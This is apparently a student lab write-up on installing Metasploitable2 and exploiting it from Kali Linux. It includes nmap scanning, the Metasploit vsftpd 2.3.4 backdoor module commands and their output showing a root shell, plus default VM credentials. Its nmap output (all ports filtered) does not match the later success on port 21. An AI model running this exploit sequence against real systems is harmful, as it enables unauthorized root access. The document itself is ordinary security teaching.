Install metasploitable2 on the virtual box and search for unpatched vulnerability

Aim

To install metasploitable2 on the virtual box and search for unpatched vulnerability.

Introduction


Metasploitable is a deliberately vulnerable virtual machine created to serve as a training ground for cybersecurity professionals. Engineered by the Metasploit project, it replicates real-world security risks by intentionally incorporating a spectrum of common vulnerabilities and misconfigurations, including outdated software versions, weak passwords, and open services susceptible to known exploits.

This simulated environment allows users to practice ethical hacking and penetration testing using tools like the Metasploit framework, fostering practical skills in identifying, exploiting, and remediating security weaknesses without jeopardizing actual systems. As an integrated platform with Metasploit, Metasploitable supports various protocols and services, such as FTP, SSH, Telnet, and web servers, each configured with deliberate vulnerabilities. This intentional exposure facilitates hands-on learning and experimentation within a secure, contained space.


Procedure


1. Download the Metasploitable2 file from the following link:

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/



2. Extract the Downloaded file and open the Oracle Virtual Box.







3. Installing Metasploitable in Oracle Virtual Box.


Click New in Oracle Virtual Box. A window will pop up and you will be asked to provide some details like the name of your machine, installation path, type, and version. Enter the desired details mentioned below.

Select the RAM and the processors you want to provide to the virtual machine.







Choose the option to use an existing virtual hard disk file and click Add button and locate the Metasploitable files we have extracted. Click on Finish button.




4. Now, the Metasploitable virtual machine has been created. Change the Adapter 1 Network setting to Bridged Adapter and start the Virtual machine.





5. Once the instance is loaded you will be asked to provide a login name and password. By default, the credentials are:

Default login: msfadmin
Default password: msfadmin




Demo of penetration Testing with Metasploitable2

1. Open your both machines Metasploitable 2 and kali Linux.

2. Check the IP addresses of both machines to obtain an overview of the target machine. Open the terminal and check for the IP address of Metasploitable 2 on which we are going to perform the attack by the command. Use the following command: 'ifconfig'.

Kali



,

Metasploitable

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f3:c0:17
          inet addr:192.168.148.249  Bcast:192.168.148.255  Mask:255.255.255.0
          inet6 addr: 2402:3a80:426b:acbd:a00:27ff:fef3:c017/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fef3:c017/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:62 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6229 (6.0 KB)  TX bytes:9720 (9.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$ _
```

3. Now, we will perform a network scan with the help of the Nmap tool to identify the services running on the target and the potential ways to access it.

Now the first step is to look for loops and vulnerabilities so that we can exploit the machine, to do so we will use Nmap scan on a Linux terminal.

To get the root privileges type the command ‘sudo su’. The terminal will prompt to enter the password for Kali.

Type the command ‘nmap -sV -O Metasploitable ip address’ in Kali Linux. The command -sV is used for getting the versions of services running on the target machine and -O is used to detect the operating system on the target machine.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O 192.168.148.249
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-01 05:40 EST
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O 192.168.148.249
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-01 05:58 EST
Nmap scan report for 192.168.148.249
Host is up (0.0045s latency).
All 1000 scanned ports on 192.168.148.249 are in ignored states.
Not shown: 1000 filtered tcp ports (host-unreach)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Aggressive OS guesses: 3Com 4500G switch (92%), H3C Comware 5.20 (92%), Huawei VRP 8.100 (92
%), Microsoft Windows Server 2003 SP1 (92%), Oracle Virtualbox (92%), QEMU user mode network
 gateway (92%), AXIS 2100 Network Camera (92%), D-Link DP-300U, DP-G310, or Hamlet HPS01UU p
rint server (92%), HP Tru64 UNIX 5.1A (92%), Sanyo PLC-XU88 digital video projector (92%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.16 seconds
```

4. Type the command ‘msfconsole’ in Kali Linux to start the Metasploit Framework.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

5. Execute the below commands. The exploit we are using is vsftpd_backdoor.

msf6~/ use exploit/unix/ftp/vsftpd_234_backdoor
msf6~/ (unix/ftp/vsftpd_234_backdoor): show options
msf6~/ (unix/ftp/vsftpd_234_backdoor): set RHOST Metasploitable ip address
msf6~/ (unix/ftp/vsftpd_234_backdoor): exploit

The process involves choosing a specific exploit for a vsftpd vulnerability, setting the target machine's IP address, and running the exploit to gain command shell access on the targeted system. These steps are typical in ethical hacking and penetration testing for identifying and addressing security weaknesses in software.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_ba
ckdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.me
                                      tasploit.com/docs/using-metasploit/basi
                                      cs/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.148.249
RHOST => 192.168.148.249
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.148.249:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.148.249:21 - USER: 331 Please specify the password.
[+] 192.168.148.249:21 - Backdoor service has been spawned, handling...
[+] 192.168.148.249:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:42893 -> 192.168.148.249:6200) a
 2023-12-01 07:14:02 -0500
```

6. Now we have successfully penetrated the target by obtaining a shell. Verify by using some command shell commands like print the working directory or ls items in a folder.

We can see that both sides of the files are the same and we have root access to the machine.

Metasploitable

```
msfadmin@metasploitable:~$ ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls -a
.   .bash_history  .gconf   .mysql_history  .rhosts  .sudo_as_admin_successful
..  .distcc        .gconfd  .profile        .ssh     vulnerable
msfadmin@metasploitable:~$ _
```

Kali

```
cd /home/msfadmin

pwd
/home/msfadmin

ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 vulnerable

ls -a
.
..
.bash_history
.distcc
.gconf
.gconfd
.mysql_history
.profile
.rhosts
.ssh
.sudo_as_admin_successful
vulnerable
```

Result

In this experiment, we learned the essential steps for installing Metasploitable2 on Oracle Virtual Box and conducting a successful penetration test. By employing the Nmap tool, we identified running services on the target machine, Metasploitable2, and strategically exploited a vsftpd vulnerability. The penetration test demonstrated how ethical hacking practices, executed through the Metasploit Framework, can uncover and address security weaknesses, providing valuable hands-on experience in the realm of cybersecurity.